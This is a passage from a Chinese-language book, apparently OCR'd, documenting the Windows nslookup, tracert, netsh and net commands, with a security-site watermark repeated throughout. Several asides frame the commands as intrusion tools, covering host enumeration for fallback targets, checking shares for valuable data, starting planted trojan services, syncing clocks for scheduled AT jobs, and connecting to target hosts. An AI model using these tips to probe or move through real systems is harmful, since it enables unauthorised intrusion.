
● nov[c]：指明向服务器发送请求时从不使用虚电路。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

● v[c]：指明向服务器发送请求时总是使用虚电路。

（25）view

此命令用于排序和列出前一个 ls 子命令或命令组的输出。此命令的语法是：view FileName，其中参数 FileName 用于指定包含前一个 ls 子命令或命令组输出的文件名。

3.10.2 命令应用实例

实例1

要将默认的查询类型更改为主机（计算机）信息，并将初始超时更改为 10 秒，则需输入命令“Nslookup -querytype=hinfo -timeout=10”。

实例2

使用 Nslookup 命令验证域控制器的 DNS 注册。以查询 shyzhong.com 域控制器的 DNS 注册信息为例，需要执行如下操作：

首先，在“命令提示符”中输入命令“Nslookup”。

接着，在 Nslookup 的提示符下输入命令“set q=srv”，此命令可以将查询发送到根服务器，如图 3-21 所示。



图3-21 将查询发送到根服务器

在以前的命令完成后，再输入命令“_ldap._tcp.dc._msdcs.Active_Directory_domain_name（如_ldap._tcp.dc._msdcs.shyzhong.com）”即可。

实例3

查询 IP 地址。Nslookup 命令最简单的用法是查询域名对应的 IP 地址，包括 A 记录、MX 记录、NS 记录、CNAME 记录。

要查询 A 记录，需要按“Nslookup 域名”格式输入命令，如“Nslookup shyzhong.com”，如图 3-22 所示。



图3-22 查询A记录

要查询 MX 记录，需要按“Nslookup -q=mx 域名”格式输入命令，如“Nslookup –q=mx bbs.duze.Net”，如图 3-23 所示。




图3-23 查询MX记录

要查询 NS 记录，需要按“Nslookup -q=ns 域名”格式输入命令，如“Nslookup -q=ns bbs.duze.net”。

实例4

检查正向/反向解析。例如，现在网络中已经架设好了一台 DNS 服务器，主机名称为 shyzhong，它可以把域名 shyzhong.com 解析为 192.168.0.1 的 IP 地址，这是平时用得比较多的正向解析功能。

检测步骤如下：

在“命令提示符”窗口中，输入命令“Nslookup shyzhong.com”后，按下回车键后会看到如下结果：

```
Server: shyzhong
Address: 192.168.0.5
Name: shyzhong.com
Address: 192.168.0.1
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

以上结果显示出，正在工作的DNS服务器的主机名为shyzhong，它的IP地址是192.168.0.5，而域名shyzhong.com所对应的IP地址为192.168.0.1。

那么，在检测到DNS服务器shyzhong已经能顺利实现正向解析的情况下，它的反向解析是否正常呢？也就是说，能否把IP地址192.168.0.1反向解析为域名shyzhong.com呢？为此，我们需要在“命令提示符”窗口输入命令“Nslookup 192.168.0.1”，如果得到如下结果，则表示反向解析功能也正常。

Server: shyzhong

Address: 192.168.0.5

Name: shyzhong.com

Address: 192.168.0.1

如果在输入命令“Nslookup shyzhong.com”后，出现如下结果：

Server: shyzhong

Address: 192.168.0.5

***** linlin can't find shyzhong.com: Non-existent domain**

这种情况说明网络中DNS服务器shyzhong在工作，但不能实现域名shyzhong.com的正确解析。此时，就需要分析DNS服务器的配置情况，看是否shyzhong.com这一条域名对应的IP地址记录已经添加到了DNS数据库中。

还有的时候，会出现如下结果：

***** Can't find server name for domain: No response from server**

***** Can't find shyzhong.com : Non-existent domain**

此时说明测试主机在目前的网络中，还没有找到可以使用的DNS服务器。此时，要对整个网络的连通性作全面的检测，并检查DNS服务器是否处于正常工作状态，采用逐步排错的方法，找出DNS服务不能启动的根源。

实例5

我们知道，有时一台服务器使用的IP地址可能不止一个。那么，如何才能获得这个IP地址使用列表呢？

以查询www.****.com网站使用的IP地址列表为例，可以通过如下方法获得这项信息：

首先，在“开始”菜单的“运行”栏中输入命令“cmd”。

输入命令“Nslookup”后，在提示符“>”右侧输入“www.****.com”如图3-24所示。




图3-24 输入域名

接着，会返回如图3-25所示的信息。从中可以获得www.****.com服务器群的IP地址列表。





图3-25 获得IP地址

获得这个IP地址列表对于入侵来说非常重要，因为入侵者可以在一台服务器上使用各种入侵方法无功而返时，还有机会在另一台服务器中尝试入侵。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.11 Tracert——检查路由

Tracert 命令用于通过递增“存在时间（TTL）”字段的值将“Internet 控制消息协议（ICMP）回显请求”或 ICMP v6 消息发送给目标可确定到达目标的路径。路径将以列表形式显示，其中包含源主机与目标主机之间路径中路由器的近侧路由器接口。近侧接口是距离路径中的发送主机最近的路由器的接口。黑客通过此命令，可以探知当前计算机与目标主机之间有几个路由。

3.11.1 命令语法

Tracert [-d] [-h MaximumHops] [-j HostList] [-w Timeout] [-R] [-S SrcAddr] [-4][-6] TargetName

使用环境：Windows 2000/XP/2003/Vista

语法解释：

（1）-d：防止 Tracert 试图将中间路由器的 IP 地址解析为它们的名称。这样可加速显示 Tracert 的结果。

（2）-h MaximumHops：指定搜索目标（目的）的路径中存在的跃点的最大数。默认值为 30 个跃点。

（3）-j HostList：指定会先请求消息将 IP 报头中的松散源路由选项与 HostList 中指定的中间目标集一起使用。使用松散源路由时，连续的中间目标可以由一个或多个路由器分隔开。HostList 中的地址或名称的最大数量为 9。HostList 是一系列由空格分隔的 IP 地址（用带点的十进制符号表示）。仅当跟踪 IPv4 地址时才使用该参数。

（4）-w Timeout：指定等待“ICMP 已超时”或“回显答复”消息（对应于要接收的给定“回现请求”消息）的时间（以毫秒为单位）。如果超时时间内未收到消息，则显示一个星号（*）。默认的超时时间为 4000（4 秒）。

（5）-R：指定 IPv6 路由扩展标头应用来将“回显请求”消息发送到本地主机，使用目标作为中间目标并测试反向路由。

（6）-S：指定在“回显请求”消息中使用的源地址。仅当跟踪 IPv6 地址时才使用该参数。

（7）-4：指定 Tracert.exe 只能将 IPv4 用于本跟踪。

（8）-6：指定 Tracert.exe 只能将 IPv6 用于本跟踪。

（9）TargetName：指定目标，可以是 IP 地址或主机名。

3.11.2 命令应用实例

实例1

检查源主机与目标主机之间共有几个路由，可以使用类似于“Tracert 202.102.48.141”这样的命令，命令执行的效果如图 3-26 所示。




图3-26 检测路由

实例2

要跟踪名为 Corp7.duze.com 的主机路径，并防止将每个 IP 地址解析为它的名称，需要输入命令“Tracert -d Corp7.duze.com”。

（1）此命令通过向目标发送具有变化的“生存时间（TTL）”值的“ICMP 回响请求”消息来确定到达目标的路径。

（2）要求路径上的每个路由器在转发数据包之前至少将 IP 数据包中的 TTL 递减 1。这样，TTL 就成为最大链路计数器。数据包上的 TTL 到达 0 时，路由器应该将“ICMP 已超时”的消息发送回源计算机。Tracert 发送 TTL 为 1 的第一条“回响请求”消息，并在随后的每次发送过程将 TTL

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

递增 1，直到目标响应或跃点达到最大值，从而确定路径。默认情况下跃点的最大数量是 30，可使用 -h 参数指定。检查中间路由器返回的“ICMP 超时”消息与目标返回的“回显答复”消息可确定路径。但是，某些路由器不会为其 TTL 值已过期的数据包返回“已超时”消息，而且这些路由器对于 tracert 命令不可见。在这种情况下，将为该跃点显示一行星号。

（3）要跟踪路径并为路径中的每个路由器和链路提供网络延迟和数据包丢失信息，需使用 Pathping 命令。

（4）只有当“Internet 协议（TCP/IP）”协议在“网络连接”中安装为网络适配器属性的组件时，该命令才可用。

3.12 Netsh——管理网络配置

网络和操作系统一样，也需要进行这样或是那样的配置与管理。这样，才能让网络运行得更稳定、更安全。能够熟练掌握常用的网络管理命令，是一个优秀的黑客与网管员都必须具备的基础技能。例如，黑客通过 Net 命令可以连接目标计算机、可以在目标计算机中添加账户，管理账户组、查看共享的资源等等。

Netsh 命令允许从本地或远程显示或修改当前正在运行的计算机网络配置。Netsh 还提供了一个脚本功能，对于指定计算机，可以通过此功能以批处理模式运行一组命令。

3.12.1 命令语法

Netsh 常用子命令有：add helper、alias、bye、commit、delete helper、dump、exec、exit、help、offline、online、popd、pushd、quit、set file、set machine、set mode、show、unalias

使用环境：Windows 2000/XP/2003/Vista

语法解释：

Netsh 的子命令，可以在 Netsh.exe 命令提示符（即 Netsh>）下运行。其中，常用的子命令语法及参数作用分别解释如下：

（1）alias

此命令用于添加由用户定义的字符串组成的别名，Netsh 将其视为与另一个字符串等效。如果在使用时没有使用参数，则 alias 将显示所有可用的别名。

此命令的语法是：alias[AliasName] [String1 [String2 ...]]

此命令的参数作用解释如下：

● alias [AliasName]：显示指定的别名。

● alias[AliasName][String1[String2...]]：将 AliasName 设置成指定的字符串。

示例：以设置两个 Netsh 别名：Shaddr 和 Shp，并将 Netsh 命令提示符保留在 Interface IP 地址中为例，需要依次输入如下命令：

```
Netsh
alias shaddr show interface ip addr
alias shp show helpers
interface ip
```

此后，如果在 Netsh 命令提示符输入“shaddr”命令，则 Netsh.exe 将其解释为命令“show interface ip addr”。如果在 Netsh 命令提示符输入“shp”，则 Netsh.exe 将其解释为命令“show helpers”。

（2）bye

此命令用于退出 Netsh 命令的提示符状态，如图 3-27 所示。




图3-27 退出命令

（3）commit

此命令用于将脱机模式下所作的全部更改提

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

交到路由器。

（4）delete helper

此命令用于从 Netsh 中删除帮助程序 DLL。

此命令的语法是：delete helper DLLName

此命令的参数解释如下：

DLLName：必需。指定要卸载的帮助程序 DLL 的名称。

（5）dump

此命令用于创建包含当前配置的脚本。如果将此脚本保存到文件，则可使用该文件来恢复已更改的配置设置。如果使用不带参数的 dump，将显示所有 Netsh 配置。

此命令的语法是：dump [FileName]，其中参数 [FileName] 用于指定要重定向输出的目标文件的名称。

（6）exec

此命令用于加载脚本文件并运行其中的命令。此命令的语法是：exec ScriptFile。其中，参数 ScriptFile 用于指定要加载和运行的脚本的名称。

（7）exit

此命令用于退出 Netsh.exe。

（8）help

此命令用于显示帮助。

（9）offline

此命令用于将当前模式设置为脱机。

（10）online

此命令用于将当前模式设置为联机。

（11）popd

此命令用于从堆栈中恢复地址。示例：如果要将地址从根地址更改成 interface ip 地址，并添加静态 IP 路由，然后返回到根地址，需要依次输入如下命令：

```
Netsh>pushd
Netsh>interface ip
Netsh interface ip>set address local static 10.0.0.9 255.0.0.0 10.0.0.1 1
Netsh interface ip>popd
Netsh>
```

（12）pushd

此命令用于将当前的上下文保存在先进后出的 (FILO) 堆栈中。

（13）quit

此命令用于退出 Netsh.exe。

（14）set file

此命令用于将命令提示符窗口输出复制到文件。

此命令的语法是：set file {openFileName | appendFileName | close}

此命令的参数作用解释如下：

● open FileName：将命令提示符窗口输出发送到指定的文件。

● append FileName：将命令提示符窗口输出追加到指定的现有文件中。

● Close：停止发送输出并关闭文件。

示例：如果要创建名为 Session.log 的新的日志文件并将所有后续 Netsh 输入和输出复制到 Session.log，需要输入命令：

```
set file open c:\session.log
```

（15）set machine

此命令用于设置将执行配置任务的当前计算机。如果使用时没有参数，则 set machine 将设置本地计算机。此命令的语法是：set machine [[ComputerName=]String]。

此命令的参数作用解释如下：

● ComputerName：指定要执行配置任务的计算机的名称。

● String：指定远程计算机的位置。

（16）set mode

此命令用于将当前模式设置为联机或脱机。命令语法为：2set mode {online | offline}。

此命令的参数作用解释如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

● Online：将当前模式设置为联机。

● Offline：将当前模式设置为脱机。

（17）show

此命令用于显示别名、帮助程序和模式信息。命令语法为：show {alias | helper | mode}。

此命令的参数作用解释如下：

● Alias：列出所有已定义的别名。

● Helper：列出所有顶层的帮助程序。

● Mode：显示当前模式。

（18）unalias

此命令用于删除指定的别名。

此命令的语法是：unalias AliasName

此命令的参数作用解释如下：

AliasName：必需。指定别名的名称。

3.12.2 命令应用实例

实例1

安全模式中如何使用 Netsh 命令来更改 IP 地址。

以 Windows XP 为例，其安全模式中有一个是“带命令行提示的安全模式”。在此模式中，可以对系统进行一些基于命令行的维护操作。如果要在这种安全模式中使用 Netsh 命令来更改 IP 地址，需要在安全模式命令行中依次输入并执行如下命令：

```
Netsh
Interface
Ip
set address " 本 地 连 接 " Static 192.168.1.99 255.255.255.0
exit
```

上述的命令含义是将现有的 IP 地址更改为“192.168.1.99”。从如图 3-28 所示窗口中可以看出命令已经被执行，而且在打开的 TCP/IP 属性窗口中，可以看到 IP 地址已经即时发生了变化。




图3-28 更新IP地址

实例2

作为一名笔记本电脑用户，可能会遇到这样的问题：由于家里和办公室的网络参数不同，所以每天都需要在家里和办公室中分别对“本地连接”的网络环境，进行不同的配置后才能上网。使用下面的方法，可以实现网络的快速切换：

首先，将笔记本电脑的网络配置（如 IP 地址、网关等）调整为家里的环境。

接着，在“命令提示符”窗口中输入“Netsh –c interface dump>c:\01.txt”命令，将当前的网络配置信息保存到 C 盘根目录下名为 01.txt 的文本文件中。

稍后，再将笔记本电脑的网络配置设置为办公环境，并在“命令提示符”窗口中输入“Netsh –c interface dump>c:\02.txt”命令，将当前网络配置信息保存到 C 盘根目录下名为 02.txt 的文本文件中。

制作完成这两个配置文件后，就可以在“运行”栏中通过使用“Netsh -f c:\01.txt”或“Netsh -f c:\02.txt”命令，切换到不同的网络配置环境中了。

那么，是不是每次切换网络都要这样输入命令呢？其实也不必这样麻烦。可以将这两条命令分别存放在桌面中名为“家里 .txt”和“办公室 .txt”的文本文件中，然后将两个文件的后缀名都改为 .bat。此后，只需双击不同的批处理文件，就可以轻松实现网络配置的快速切换了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

实例3

当遇到 TCP/IP 协议引发的各种问题时，将 TCP/IP 协议进行初始化操作是一个不错的解决方法。要将 TCP/IP 协议恢复到初始状态，只需使用 NetShell 实用程序（即 Netsh 命令）就可以轻松完成了。方法如下：

在“命令提示符”窗口中，输入“Netsh int ip reset c:\abc.log”命令（“int”是 interface 参数的缩写形式，“c:\abc.log”意为将该命令执行的所有操作均记录在这个日志文件中）后，按回车键执行。稍后，TCP/IP 协议中的设置将会被强行清空，该协议将会被恢复到初始的状态。

实例4

当电脑中出现奇怪的网络问题时，怎样才能快速找到问题所在呢？下面介绍一种“傻瓜式”的网络故障查找方法，供读者们参考使用。

步骤1

在“运行”栏中使用命令“Netsh diag gui”进入“帮助和支持中心”的网络诊断运行窗口中。

步骤2

单击“扫描您的系统”后，网络诊断工具将开始对整个网络进行诊断，这个过程将调用 Ping 等命令对网关、DNS 服务器等进行探测和查错，如图 3-29 所示。



图3-29 检查结果

此过程完成后，展开所有标有红色“失败”字样的项，即可快速找出故障的所在了。

3.13 Net——网络综合命令

NET 命令是 Win2000/XP/2003/Vista 中最强大的命令之一。它可以管理网络、服务、用户、登陆等本地或远程信息，这是黑客和网管员们最喜欢使用的命令之一。下面，将从网络管理和黑客安全角度谈谈其中的子命令运用知识。在本章的其他章节中，还将介绍其他子命令的运行方法。

如果只运行 Net 命令的话，将会出现如下的子命令列表：

Net accounts、Net computer、Net config、Net continue、Net file、Net group、Net help、Net helpmsg、Net localgroup、Net name、Net pause、Net print、Net send、Net session、Net share、Net start、Net statistics、Net stop、Net time、Net use、Net user、Net view

使用环境：Windows 2000/XP/2003/Vista

语法解释：

因为 Net 命令应用的范围太广了，所以，下面只介绍网络和安全方面的几点应用。

1.Net computer

此命令用于从域数据库中添加或删除计算机。

此命令的语法是：Net computer\\Computer Name {/add | /del}

此命令的参数作用解释如下：

(1) \\ComputerName：指定要从域中添加或删除的计算机。

(2) { /add | /del}：从域中添加或删除指定的计算机。

示例：

(1) 要将计算机 abc 添加到域中，需要输入命令“Net computer \\abc /add”。

(2) 要将计算机 abc 从域中删除，需要输入命

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

令“Net computer \\abc /del”。

以上两条命令必须在域控制器中，使用具有管理员权限的账户方可完成，如图 3-30 所示。




图3-30 命令执行结果

2.Net file

此命令用于显示域服务器中所有正在被访问的共享文件名称，以及每个文件的文件锁定码（如果有的话）。该命令还关闭单独的共享文件并删除文件锁定。

此命令的语法是：Net file [ID [/close]]

此命令的参数作用解释如下：

(1) ID：指定文件的标识号。

(2) /close：关闭打开的文件并释放锁定的记录。在共享文件的服务器的命令提示符下输入该命令。

示例：

(1) 要查看共享文件的信息，需输入命令“Net file”。

(2) 要关闭标识号码为 1 的文件，需输入命令“Net file 1 /close”。

3.Net send

此命令用于将消息发送到网络上的其他用户、计算机或者消息名称，必须运行“信使”服务才能接收消息。

此命令的语法是：Net send{Name | * | /domain [:Name] | /users} message

此命令的参数作用解释如下：

(1) Name：指定用于发送消息的用户名、计算机名或消息发送名。如果提供的信息包含空格，需使用引号将文本引起来（例如，" 计算机名 "）。当将长用户名用作 NetBIOS 名称时有可能出现问题。NetBIOS 名称被限制为 16 个字符，并且第 16 位字符是保留的。

(2) *：将消息发送给在域或工作组中的所有名称。

(3) /domain :Name：将消息发送给计算机域中的所有名称。可以指定 Name，以将消息发送到指定域或工作组中的所有名称。

(4) /users：将消息发送给所有连接服务器的用户。

(5) Message：必需。指定消息的文本。

示例：

局域网中 A 机的 IP 地址为“192.168.1.6”，计算机名为“lovebook- xp”；B 机的 IP 地址为“192.168.1.7”，计算机名为“zhongbb”。如果希望从 A 机向 B 机发送数字消息“12”，则需执行如下操作：

步骤 1

在 A 机的“运行”或“命令提示符”窗口中，输入“Net send 192.168.1.7 '12'”命令并按回车键。

步骤 2

稍待一会儿，B 机就会收到数字“12”这个消息了，并且会显示该消息是在什么时候、由谁发来的。

如果希望使用 Net send 命令发送多行消息，只需执行如下操作：

步骤 1

在“命令提示符”窗口中，按 Net send 命令格式输入所需信息时，在每一行信息的最后一个字符处按“Ctrl + T”组合键，这样就会在该位置出现一个如图 3-31 所示的“^T”标记。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图3-31 在每一行的最后按“Ctrl＋T”

步骤 2

按下 Enter 键后，接收方就会收到多行消息了。

4.Net session

此命令用于管理服务器计算机连接。使用不带参数的 Net session 命令显示有关本地计算机所有会话的信息。

此命令的语法是：Net session [\\Computer Name] [/delete]

此命令的参数作用解释如下：

(1) \\ComputerName：标识要列出或断开其会话的客户端计算机。

(2) /delete：结束与客户端计算机\\ComputerName 的会话，并关闭本地计算机中所有为该会话打开的文件。如果省略 \\ComputerName，将取消所有在本地计算机上的会话。

示例：

(1) 要显示本地服务器的会话信息列表，需输入命令“Net session”。

(2) 要显示计算机名为 Shepherd 的客户端会话信息，需输入命令“Net session \\shepherd”。

(3) 要结束服务器与连接到服务器的客户端的所有会话，需输入命令“Net session /delete”。

5.Net share

此命令用于管理共享资源。使用不带参数的 Net share 将显示本地计算机上所有共享资源的信息。黑客在连接目标主机后，通常会立即使用此命令查看目标主机是否存在共享资源，以便判断出目标主机经常交互的数据是什么，进而知晓这是否是一台存储有重要数据的计算机。

此命令的语法是：

(1) Net share [ShareName]

(2) Net share [ShareName=Drive:Path [{/users:Number | /unlimited}] [/remark:"Text"] [/cache:{manual | automatic | no}]]

(3) Net share [ShareName [{/users:Number | unlimited}] [/remark:"Text"] [/cache: {manual | automatic | no}]]

(4) Net share [{ShareName | Drive:Path} /delete]

此命令的参数作用解释如下：

(1) ShareName：指定共享资源的网络名称。输入带参数 ShareName 的 Net share 命令仅显示有关该共享的信息。

(2) Drive:Path：指定要共享目录的绝对路径。

(3) /users:Number：设置可以同时访问共享资源的最多用户数。

(4) /unlimited：指定可以同时访问共享资源的、数量不受限制的用户。

(5) /remark:"Text "：添加关于资源的描述性注释。给文本加上引号。

(6) /cache:manual：启用带手动重新集成的脱机客户端缓存。

(7) /cache:automatic：启用带自动重新集成的脱机客户端缓存。

(8) /cache:documents：启用此共享中文档的自动缓存。

(9) /cache:programs：启用文档和程序的自动缓存。

(10) /cache:no：禁用缓存。

(11) /delete：停止共享资源。

示例：

(1) 要显示有关本地计算机上共享资源的信息，需输入命令“Net share”，如图 3-32 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图3-32 显示共享资源列表

(2) 要使用共享名 DataShare 共享计算机中的 C:\Data 目录并包括注释，需输入命令“Net share DataShare=c:\Data /remark:"For department 123."”。

(3) 要停止上例中创建的 DataShare 文件夹共享，需输入命令“Net share DataShare /delete”。

(4) 要使用共享名 List 共享计算机的“C:\Art Lst”目录，需输入命令“Net share list="C:\art lst"”。

6.Net start/ Net stop

此命令用于启动 / 停止一项服务。黑客常使用此命令对自己添加的服务进行管理，例如，启动一个木马服务，等等。

此命令的语法分别是：

(1) Net start [Service]

(2) Net stop [Service]

此命令的参数作用解释如下：

Service：启动指定的服务，messenger 表示启动信使服务，plug and play 表示启动即插即用服务，ups 表示启动不间断电源服务，等等。

示例：

(1) 要列出当前正在运行的服务，需输入命令“Net start”。

(2) 要启动 Netware 客户端服务，需输入命令“Net start "client service for Netware"”。

(3) 要停止“服务器”服务，需输入命令“Net stop server”。

(4) 停止“Netware 客户端服务”服务，需输入命令“Net stop "client service for Netware"”。

7.Net time

使计算机的时钟与其他计算机或域的时钟同步，黑客在使用 AT 命令添加计划时，通常都会使用此命令与目标主机进行同步。使用不带参数的 Net time 命令，可以显示其他计算机或域的时间。

此命令的语法是：

(1) Net time [{\\ComputerName | /domain[:DomainName] | /rtsdomain[:DomainName]}] [/set]

(2) Net time [\\ComputerName] [/querysntp] [/setsntp[:NTPServerList]]

此命令的参数作用解释如下：

(1) \\ComputerName：指定要检查或要与之同步的服务器的名称。

(2) /domain[:DomainName]：指定要同步时钟的域。

(3) /rtsdomain[:domainname]：指定要与之同步时钟的“可信时间服务器”所在的域。

(4) /set：使计算机的时钟与指定的计算机或域的时间同步。

(5) /querysntp：显示当前为本地计算机或 ComputervNname 所指定的计算机配置的网络时间协议 (NTP) 服务器的名称。

(6) /setsntp[:NTPServerList]：指定本地计算机所使用的 NTP 时间服务器的列表。该列表可以包含 IP 地址或 DNS 名称，并用空格分开。如果使用多个时间服务器，则必须使用引号引住该列表。

示例：

要显示远程计算机 192.168.1.233 的时间，需要执行如下操作：

首先，使用“Net use \\192.168.1.233”命令登录到这台远程计算机，如图 3-33 所示。



图3-33 登录远程计算机

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

接着，即可使用“Net time \\192.168.1.233”命令即可获得远程计算机的时间了。

8.Net use

此命令用于将计算机连接到某个共享资源或与其断开连接，或者显示有关计算机连接的信息。该命令还控制永久性网络连接。在没有参数的情况下使用，Net use 可以检索网络连接列表。黑客在连接目标主机时，必须使用此命令。

此命令的语法是：

(1) Net use [{DeviceName | *}] [{\\ComputerName[\ShareName[\Volume]]]|[http://ComputerName/ShareName[/Folder]}] [{Password | *}]] [/user:[DomainName\]UserName] [/user:[DottedDomainName\]UserName] [/user:[UserName@DottedDomainName] [/savecred] [/smartcard] [{/delete | /persistent:{yes | no}}]

(2) Net use [DeviceName [/home[{Password | *}] [/delete:{yes | no}]]

(3) Net use [/persistent:{yes | no}]

此命令的参数作用解释如下：

(1) DeviceName：指派名称以连接到资源，或指定要断开连接的设备。有两种类型的设备名称：磁盘驱动器（即 D: 到 Z:）和打印机（即 LPT1: 到 LPT3:）。输入星号 (*) 代替指定的设备名称来指派下一个可用的设备名称。

(2) \\ComputerName\ShareName：指定服务器和共享资源的名称。如果 ComputerName 包含空格，需使用引号将整个计算机名引起来，从 \\ 开始到计算机名的末尾（如 "\\Computer Name\Share Name"）。计算机名可以有 1 到 15 个字符。如果省略了 \ShareName，便会尝试连接到 ipc$ 共享。

(3) \Volume：指定服务器上的 NetWare 卷。必须安装并运行“NetWare 客户端服务”以连接到 NetWare 服务器。

http://ComputerName/ShareName[/Volume]：指定 WebDAV 服务器和共享资源的名称。如果 ComputerName 包含空格，需使用引号将整个计算机名引起，即从 http 前缀 (http://) 到计算机名的末尾。

(4) Password：指定访问共享资源所需的密码。输入星号 (*) 将给出密码的提示。在密码提示符下输入密码时不显示密码。

(5) /user：指定用其建立连接的其他用户名。该参数不可与 /savecred 配合使用。

(6) DomainName：指定其他的域。如果忽略 DomainName，则 Net use 将使用当前登录到的域。

(7) UserName：指定登录时使用的用户名。

(8) DottedDomainName：为用户账户所在的域指定完全合格的域名。

